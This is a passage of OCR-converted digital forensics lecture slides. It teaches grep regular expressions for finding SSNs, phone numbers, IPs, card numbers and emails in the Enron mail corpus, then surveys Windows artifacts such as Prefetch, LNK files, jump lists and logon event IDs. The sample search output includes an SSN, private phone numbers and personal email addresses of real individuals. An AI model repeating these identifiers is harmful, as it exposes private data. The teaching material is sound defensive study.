maildir/martin-t/contacts/16.:SS # 345-64-6203
maildir/giron-d/inbox/29.:Subject:=0902-01-2002 Key Points
maildir/kaminski-v/sent_items/2601.:?@*?@TEL?@0566-98-1781?@FAX?@0566-98-4794 *
maildir/kaminski-v/sent_items/2599.:?@*?@TEL?@0566-98-1781?@FAX?@0566-98-4794 *
maildir/kaminski-v/sent_items/2591.:?@*?@TEL?@0566-98-1781?@FAX?@0566-98-4794 *
maildir/kitchen-l/_americas/esvl/408.:And Michael's home number is 011-44-1582-760-140
maildir/haedicke-m/inbox/221.:And Michael's home number is 011-44-1582-760-140
maildir/haedicke-m/inbox/315.:Business and home number:  011-44-1732-832-807
maildir/haedicke-m/inbox/315.:Cell Number:  011-44-7811-4549-33
maildir/delainey-d/inbox/6.:Business and home number:  011-44-1732-832-807
maildir/delainey-d/inbox/6.:Cell Number:  011-44-7811-4549-33
maildir/richey-c/r/3.:Institute for Forest Biometrics & Phone: ++49-551-39-12107
maildir/richey-c/r/3.:Applied Computer Science          Fax  : ++49-551-39-3465
```

- Notice the mixture of true and false positives
- What can we do to improve this search?

# Network Information

- There are numerous network related artifacts that can be collected during a forensic analysis including MAC and IP address information
  - ✓ MAC Address Format: XX:XX:XX:XX:XX:XX (Hexadecimal Values)
  - ✓ IP Addresses Format: XXX.XXX.XXX.XXX (0 – 255 for each octet)
- Identify known commands and locations for network related data
  - ✓ ifconfig
  - ✓ arp
  - ✓ netstat

# MAC and IP Addresses

- MAC Address Search:

```
grep -Eri '([0-9a-f]{2}:){5}[0-9a-f]{2}' <Directory>
```

- How to read this regular expression: “Create a general regular expression that recursively searches a directory for two case insensitive hexadecimal values followed immediately by a “:” that are in 5 groups, followed by two consecutive hexadecimal values”
- IP Address Search:

```
grep -Ero '([0-9]{1,3}\.){3}[0-9]{1,3}' <Directory>
```

- How to read this regular expression: “Create a general regular expression that recursively searches a directory for three-digit values followed by a “.” that are in three groups, followed immediately by one to three digits”

# Sorting Expressions

grep -Ero '([0-9]{1,3}\.){3}[0-9]{1,3}' maildir/ | sort -n | uniq -c | sort -n

```
 15 maildir/lokay-m/deleted_items/59.:193.128.182.100
 15 maildir/lokay-m/publications/3.:193.128.182.100
 15 maildir/watson-k/deleted_items/304.:193.128.182.100
 15 maildir/watson-k/e_mail_bin/91.:193.128.182.100
 17 maildir/farmer-d/all_documents/987.:216.32.31.189
 17 maildir/farmer-d/discussion_threads/1955.:216.32.31.189
 17 maildir/farmer-d/personal/278.:216.32.31.189
 17 maildir/holst-k/deleted_items/87.:64.214.225.20
 18 maildir/farmer-d/all_documents/1177.:216.32.31.189
 18 maildir/farmer-d/discussion_threads/1786.:216.32.31.189
 18 maildir/farmer-d/personal/263.:216.32.31.189
 18 maildir/kaminski-v/deleted_items/1241.:199.97.97.79
 18 maildir/lewis-a/deleted_items/1145.:209.114.223.147
 19 maildir/lokay-m/all_documents/578.:216.32.31.189
 19 maildir/lokay-m/discussion_threads/545.:216.32.31.189
 19 maildir/lokay-m/personal/178.:216.32.31.189
 19 maildir/lokay-m/personal/30.:216.32.31.189
 19 maildir/lucci-p/deleted_items/373.:64.215.193.68
 20 maildir/lucci-p/deleted_items/246.:63.209.29.152
 33 maildir/cuilla-m/deleted_items/160.:209.208.252.77
 33 maildir/cuilla-m/deleted_items/453.:209.208.252.77
 33 maildir/cuilla-m/inbox/24.:209.208.252.77
 49 maildir/cuilla-m/deleted_items/297.:63.148.233.25
171 maildir/kaminski-v/deleted_items/1241.:199.97.97.163
```

# Direct Network Access

- When a forensic analysis allows direct access to system(s), regular expressions can be used in conjunction with common networking commands
- MAC Address Search:

```
ifconfig -a | grep -Eoi '([0-9a-f]{2}:){5}[0-9a-f]{2}'
arp -a | grep -Eoi '([0-9a-f]{2}:){5}[0-9a-f]{2}'
```

- How to read this regular expression: “Take the output of ifconfig command and filter out two case insensitive hexadecimal values followed immediately by a “:” that are in 5 groups, followed by two consecutive hexadecimal values”
- IP Address Search:

```
ifconfig | grep -Eo '([0-9]{1,3}\.){3}[0-9]{1,3}'
```

- How to read this regular expression: “Take the output of the ifconfig command and filter out three-digit values followed by a “.” that are in three groups, followed immediately by one to three digits”

# Direct Network Access Regular Expressions

ifconfig | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}'
ifconfig | grep -Eo '([0-9]{1,3}\.){3}[0-9]{1,3}'

```
$ ifconfig | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}'
172.17.0.1
255.255.0.0
172.17.255.255
192.168.48.151
255.255.255.0
192.168.48.255
127.0.0.1
255.0.0.0
```

# Credit Card Regular Expressions

- Another forensically valuable piece of data is credit card or account information
- Credit card format: XXXX-XXXX-XXXX-XXXX

grep -Er '([0-9]{4}-){3}[0-9]{4}' <Directory>

- How to read this regular expression: “A general regular expression that recursively searches a directory for groups of four consecutive digits followed immediately by “-” and immediately followed by four consecutive digits”
- This is a good example of how if a regular expression is not properly configured, it can lead to numerous false positives

```
$ grep -Er '([0-9]{4}-){3}[0-9]{4}' RegEx/maildir/
RegEx/maildir/wolfe-j/10_saved/31.:1398-0764-6929-7815-1330
RegEx/maildir/wolfe-j/inbox/156.:1398-0764-6929-7815-1330
RegEx/maildir/love-p/personal/18.:> 0597-5369-4945-1793-6300
RegEx/maildir/watson-k/inbox/345.:0152-5832-4793-8519-6897
RegEx/maildir/baughman-d/discussion_threads/52.:0242-7961-6496-3300-2166
RegEx/maildir/baughman-d/all_documents/53.:0242-7961-6496-3300-2166
RegEx/maildir/baughman-d/personal/internet/26.:0242-7961-6496-3300-2166
```

# Company Specific CC Regular Expressions

- Some of the more well-known credit card companies will have specific formats
  - Visa

```
grep -Er '^4[0-9]{12}(?:[0-9]{3})?$' <Directory>
```

  - MasterCard

```
grep -Er '^(?:5[1-5][0-9]{2}|222[1-9]|22[3-9][0-9]|2[3-6][0-9]{2}|27[01][0-9]|2720)[0-9]{12}$' <Directory>
```

  - American Express

```
grep -Er '^3[47][0-9]{13}$' <Directory>
```

  - Discover

```
grep -Er '^6(?:011|5[0-9]{2})[0-9]{12}$' <Directory>
```

# Email Address Regular Expressions

- Known high level domains
  - .com, .org, .net, .mil, .gov, .edu

```
grep -Eroi '[A-Za-z0-9\._%\+\-]+@[A-Za-z0-9\.%\+\-]+\.(com|org|net|mil|gov|edu)' <Directory>
```

- How to read this regular expression: “A general regular expression that is case insensitive and recursively searches a directory for a string that has at least 1 printable character before the “@” symbol followed immediately by at least 1 printable character, followed by a “.” and the high-level domain”

```
RegEx/maildir/lucci-p/sent_items/80.:bob.williams@elpaso.com
RegEx/maildir/lucci-p/sent_items/80.:Bob.Williams@ElPaso.com
RegEx/maildir/lucci-p/sent_items/237.:t..lucci@enron.com
RegEx/maildir/lucci-p/sent_items/237.:christina_122367@hotmail.com
RegEx/maildir/lucci-p/sent_items/237.:christina_122367@hotmail.com
RegEx/maildir/lucci-p/sent_items/237.:christina_122367@hotmail.com
RegEx/maildir/lucci-p/sent_items/237.:Paul.T.Lucci@ENRON.com
RegEx/maildir/lucci-p/sent_items/237.:christina_122367@hotmail.com
RegEx/maildir/lucci-p/sent_items/237.:enron.messaging.administration@enron.com
RegEx/maildir/lucci-p/sent_items/126.:t..lucci@enron.com
RegEx/maildir/lucci-p/sent_items/126.:christina_122367@hotmail.com
RegEx/maildir/lucci-p/sent_items/126.:christina_122367@hotmail.com
RegEx/maildir/lucci-p/sent_items/126.:christina_122367@hotmail.com
RegEx/maildir/lucci-p/sent_items/126.:plucci@enron.com
RegEx/maildir/lucci-p/sent_items/278.:t..lucci@enron.com
RegEx/maildir/lucci-p/sent_items/278.:mark.whitt@enron.com
RegEx/maildir/lucci-p/sent_items/278.:tyrell.harrison@enron.com
RegEx/maildir/lucci-p/sent_items/278.:MMALINOW@westerngas.com
RegEx/maildir/lucci-p/sent_items/278.:enerfaxdaily@enerfax.com
RegEx/maildir/lucci-p/sent_items/278.:mmalinow@westerngas.com
```

# Combining Regular Expressions

- Instead of searching for single regular expressions at a time, the generated regular expressions can be added to a file and referenced
- Example of file with added regular expressions:

```
 GNU nano 2.5.3

'\.(docx?|log|msg|odt|csv|dat|rtf|tex|txt)'
'https?://.+\.(com|org|net|mil|gov|edu)'
'[0-9]{3}( |-)[0-9]{2}( |-)[0-9]{4}'
'([0-9a-f]{2}:){5}[0-9a-f]{2}'
'([0-9]{1,3}\.){3}[0-9]{1,3}'
'([0-9]{4}-){3}[0-9]{4}'
'[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.(com|org|net|mil|gov|edu)'
```

- Regular expression search using a regular expression list:

grep -Erif <RegularExpressionFile> <Directory>

- How to read this regular expression: “A general regular expression that is case insensitive, recursively searches a directory, and uses the file named <RegularExpressionFile> to match different regular expressions”

# COMP 5350 / 6350
# Digital Forensics


## Timeline Analysis

# Event Timelines

- By consolidating different digital artifacts collected during a forensics analysis we can generate a list of events based on user, date/time, and source
  - ✓ File Modification
    - Created
    - Accessed
    - Copied
  - ✓ Operating System Modification
    - Registry
    - File System
  - ✓ Event Logs
  - ✓ Application Execution
  - ✓ Device Connections


# SANS Artifact Analysis

- The SANS institute provides a wide variety of technical training across numerous cybersecurity domains
- SANS has mapped digital artifacts in the Windows OS along with their storage location in the file system
  - ✓ File Download
  - ✓ Program Execution
  - ✓ File Opening / Creation
  - ✓ Deleted File / File Knowledge
  - ✓ Physical Location
  - ✓ USB / Drive Usage
  - ✓ Account Usage
  - ✓ Browser Usage




# File Download – Open / Save MRU

- Tracks files opened or saved within a Windows shell dialog box
- Includes web browser and application keys
  - ✓ “*” key: Subkey that tracks most recent files of any extension input in an OpenSave dialog
  - ✓ *.???: Subkey stores file info from OpenSave dialog by specific extension





NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePIDlMRU



# File Download – Browser Artifacts

- Not directly related to “File Download” MRU, but is maintained in each user account
- Shows files opened from remote sites and downloaded to local system
- Records file access on the website that was accessed through a link
- Browser History Locations:
  - ✓ IE 10 & 11:
%USERPROFILE%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV*.dat
  - ✓ Chrome:
%USERPROFILE%\AppData\Local\Google\Chrome\UserData\Default\History



# Program Execution

- There are seven different methods of identifying program execution
  - UserAssist*
  - Last-Visited MRU*
  - RunMRU Start*
  - AppCompatCache
  - Jump Lists
  - Prefetch
  - RecentFileCache

# Program Execution – Prefetch

## Prefetch

**Description:**

- Increases performance of a system by pre-loading code pages of commonly used applications. Cache Manager monitors all files and directories referenced for each application or process and maps them into a .pf file. Utilized to know an application was executed on a system.
- Limited to 128 files on XP and Win7
- Limited to 1024 files on Win8
- (exename)-(hash).pf

**Location:**

*WinXP/7/8/10*

`C:\Windows\Prefetch`

**Interpretation:**

- Each .pf will include last time of execution, number of times run, and device and file handles used by the program
- Date/Time file by that name and path was first executed
  - Creation Date of .pf file (-10 seconds)
- Date/Time file by that name and path was last executed
  - Embedded last execution time of .pf file
  - Last modification date of .pf file (-10 seconds)
  - Win8-10 will contain last 8 times of execution

- Increases performance of a system by preloading commonly used applications
- Cache Manager monitors all files and directories for each application and maps them into a .pf file
- Proves application execution on a system
- Each prefetch file includes
  - ✓ Last execution time, number of times run, and program file handles
  - ✓ Date and time path was first executed
  - ✓ Creation Date of .pf file
  - ✓ Date and time file by that name and path was last executed

C:\Windows\Prefetch

# File / Folder Opening

- In addition to some file and folder access artifacts that we have introduced in the Ranmore course, other methods include:
  - ✓ Open / Save MRU*
  - ✓ Last-Visted MRU*
  - ✓ Recent Files*
  - ✓ Shell Bags*
  - ✓ Prefetch
  - ✓ Link Files
  - ✓ Jump Lists
  - ✓ IE / Edge Browser Files

# File / Folder Opening – Link Files

- Links (LNK) are shortcuts automatically created by Windows for recent items and when opening local and remote data files
- Link files can provide valuable forensics information including:
  - ✓ LNK creation date
  - ✓ When LNK was last opened
  - ✓ LNK modification date
- LNK file data includes:
  - ✓ Target file MAC times
  - ✓ Volume Information
  - ✓ Network Share information
  - ✓ Original Location
  - ✓ System Name

## Shortcut (LNK) Files

**Description:**

- Shortcut Files automatically created by Windows
  - Recent Items
  - Opening local and remote data files and documents will generate a shortcut file (.lnk)

**Location:**

*XP*

- `C:\%USERPROFILE%\Recent`

*Win7/8/10*

- `C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\`
- `C:\%USERPROFILE%\AppData\Roaming\Microsoft\Office\Recent\`

Note these are primary locations of LNK files. They can also be found in other locations.

**Interpretation:**

- Date/Time file of that name was first opened
  - Creation Date of Shortcut (LNK) File
- Date/Time file of that name was last opened
  - Last Modification Date of Shortcut (LNK) File
- LNKTarget File (Internal LNK File Information) Data:
  - Modified, Access, and Creation times of the target file
  - Volume Information (Name, Type, Serial Number)
  - Network Share information
  - Original Location
  - Name of System

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent

# File / Folder Opening – Jump Lists

## Jump Lists

**Description:**

- The Windows 7 task bar (Jump List) is engineered to allow users to "jump" or access items have frequently or recently used quickly and easily. This functionality cannot only include recent media files; it must also include recent tasks.
- The data stored in the AutomaticDestinations folder will each have a unique file prepended with the AppID of the association application and embedded with LNK files in each stream.

**Location:**

*Win7/8/10*

```
C:\%USERPROFILE%\AppData\Roaming\
Microsoft\Windows\Recent\
AutomaticDestinations
```

**Interpretation:**

- Using the Structured Storage Viewer, open up one of the AutomaticDestination jumplist files.
- Each one of these files is a separate LNK file. They are also stored numerically in order from the earliest one (usually 1) to the most recent (largest integer value).


- Jump Lists provide provides access to recently or frequently used items
- Jump lists includes both user files and recent tasks

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations

- Data stored in this directory has unique files prepended with the associated application (AppID) and embedded file LNK
- Each LNK is stored numerically based on order of access, incremented from 1


# File Knowledge

- The most common forensic artifacts relative to file knowledge:
  - ✓ WordWheelQuery
  - ✓ Last-Visited MRU*
  - ✓ Thumbscache
  - ✓ Recycle Bin*
  - ✓ Browser Files



# File Knowledge – WordWheelQuery

- Keywords searched for from the START menu bar on a Windows 7 / 8 / 10
- Keywords are added in Unicode and listed in temporal order in an MRUlist




NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery

# File Knowledge – Browser Files

## IE|Edge file://

**Description:**

A little-known fact about the IE History is that the information stored in the history files is not just related to Internet browsing. The history also records local and remote (via network shares) file access, giving us an excellent means for determining which files and applications were accessed on the system, day by day.

**Location:**

*Internet Explorer:*

*IE6-7* `%USERPROFILE%\LocalSettings\History\History.IE5`

*IE8-9* `%USERPROFILE%\AppData\Local\Microsoft\WindowsHistory\History.IE5`

*IE10-11* `%USERPROFILE%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV*.dat`

**Interpretation:**

- Stored in index.dat as: `file:///C:/directory/filename.ext`
- Does not mean file was opened in browser

- IE tracks both local and remote file access history, not just internet browsing history
- As a result, IE can provide history of when files and applications were accessed on a system along with timestamps
- IE 10 & 11 Locations

%USERPROFILE%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV*.dat

# Physical Location

- There are four main ways to find forensics artifacts relative to the physical location of the system under investigation
  - ✓ Timezone
  - ✓ Network History
  - ✓ Cookies
  - ✓ Browser Search Terms

**Physical Location**

## Timezone

**Description:**

Identifies the current system time zone.

**Location:**

*SYSTEM Hive*

SYSTEM\CurrentControlSet\Control\TimeZoneInformation

**Interpretation:**

- Time activity is incredibly useful for correlation of activity
- Internal log files and date/timestamps will be based on the system time zone information
- You might have other network devices and you will need to correlate information to the time zone information collected here.

## Network History

**Description:**

- Identify networks that the computer has been connected to
- Networks could be wireless or wired
- Identify domain name/intranet name
- Identify SSID
- Identify Gateway MAC Address

**Location:**

*Win7/8/10 SOFTWARE Hive*

- SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Managed
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Nla\Cache

**Interpretation:**

- Identifying intranets and networks that a computer has connected to is incredibly important
- Not only can you determine the intranet name, you can determine the last time the network was connected to it based on the last write time of the key
- This will also list any networks that have been connected to via a VPN
- MAC Address of SSID for Gateway could be physically triangulated

## Cookies

**Description:**

Cookies give insight into what websites have been visited and what activities may have taken place there.

**Location:**

*Internet Explorer*

- *IE6-8* %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Cookies
- *IE10* %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Cookies
- *IE11* %USERPROFILE%\AppData\Local\Microsoft\Windows\INetCookies

*Firefox*

- *XP* %USERPROFILE%\Application Data\Mozilla\Firefox\Profiles\<random text>.default\cookies.sqlite
- *Win7/8/10* %USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.default\cookies.sqlite

*Chrome*

- *XP* %USERPROFILE%\Local Settings\ApplicationData\Google\Chrome\User Data\Default\Local Storage
- *Win7/8/10* %USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\Local Storage

## Browser Search Terms

**Description:**

Records websites visited by date and time. Details stored for each local user account. Records number of times visited (frequency). Also tracks access of local system files. This will also include the website history of search terms in search engines.

**Location:**

*Internet Explorer*

- *IE4-7* %USERPROFILE%\Local Settings\History\History.IE5
- *IE7-9* %USERPROFILE%\AppData\Local\Microsoft\Windows\History\History.IE5
- *IE10-11* %USERPROFILE%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV*.dat

*Firefox*

- *XP* %userprofile%\Application Data\Mozilla\Firefox\Profiles\<randomtext>.default\places.sqlite
- *Win7/8/10* %userprofile%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.default\places.sqlite

# Physical Location – Cookies

- Cookies identify viewed websites and track network details including IP, date / time, and time zone
- IE, Firefox, and Chrome and each have specific cookie storage locations
  - ✓ IE 11 Cookies

%USERPROFILE%\AppData\Local\Microsoft\Windows\INetCookies

  - ✓ Firefox Cookies

%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.default\cookies.sqlite

  - ✓ Chrome Cookies

%USERPROFILE%\AppData\Local\Google\Chrome\UserData\Default\Local Storage

## Cookies

**Description:**

Cookies give insight into what websites have been visited and what activities may have taken place there.

**Location:**

*Internet Explorer*

- *IE6-8* %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Cookies
- *IE10* %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Cookies
- *IE11* %USERPROFILE%\AppData\Local\Microsoft\Windows\INetCookies

*Firefox*


- *XP* %USERPROFILE%\Application Data\Mozilla\Firefox\Profiles\<random text>.default\cookies.sqlite
- *Win7/8/10* %USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.default\cookies.sqlite

*Chrome*

- *XP* %USERPROFILE%\Local Settings\ApplicationData\Google\Chrome\User Data\Default\Local Storage
- *Win7/8/10* %USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\Local Storage

# External Device / USB Usage

- Windows provides seven artifacts for the forensic analysis of externally connected devices
  - ✓ Key Identification
  - ✓ First / Last Device Connection Times*
  - ✓ User – USB Identification
  - ✓ Device VSN*
  - ✓ Device Drive Letter*
  - ✓ LNK File
  - ✓ PnP Events



# External Device / USB Usage – Key Identification

## Key Identification

**Description:**

Track USB devices plugged into a machine.

**Location:**

- `SYSTEM\CurrentControlSet\Enum\USBSTOR`
- `SYSTEM\CurrentControlSet\Enum\USB`

**Interpretation:**

- Identify vendor, product, and version of a USB device plugged into a machine
- Identify a unique USB device plugged into the machine
- Determine the time a device was plugged into the machine
- Devices that do not have a unique serial number will have an "&" in the second character of the serial number.

Track USB devices plugged into a specific system
Identify vendor, product, and version of a USB device plugged into a machine
Determine the time a device was plugged into the machine
Devices that do not have a unique serial number will have an “&” in the second character of the serial number.

# Account Usage

- Windows provides eight artifacts relative to account usage that can be identified through event logs and associated event ID’s:
  - ✓ Last Login
  - ✓ Last Password Change
  - ✓ Success / Fail Logons
  - ✓ Logon Types
  - ✓ RDP Usage
  - ✓ Service Events
  - ✓ Scheduled Tasks
  - ✓ Authentication Events

## Account Usage

### Last Login

**Description:**
Lists the local accounts of the system and their equivalent security identifiers.

**Location:**
- `C:\windows\system32\config\SAM`
- `SAM\Domains\Account\Users`

**Interpretation:**
- Only the last login time will be stored in the registry key

### Last Password Change

**Description:**
Lists the last time the password of a specific local user has been changed.

**Location:**
- `C:\windows\system32\config\SAM`
- `SAM\Domains\Account\Users`

**Interpretation:**
- Only the last password change time will be stored in the registry key

### Success/Fail Logons

**Description:**
Determine which accounts have been used for attempted logons. Track account usage for known compromised accounts.

**Location:**

**Win7/8/10**
`%system root%\System32\winevt\logs\Security.evtx`

**Interpretation:**
- Win7/8/10 – Interpretation
- 4624 – Successful Logon
- 4625 – Failed Logon
- 4634 | 4647 – Successful Logoff
- 4648 – Logon using explicit credentials (Runas)
- 4672 – Account logon with superuser rights (Administrator)
- 4720 – An account was created

### Logon Types

**Description:**
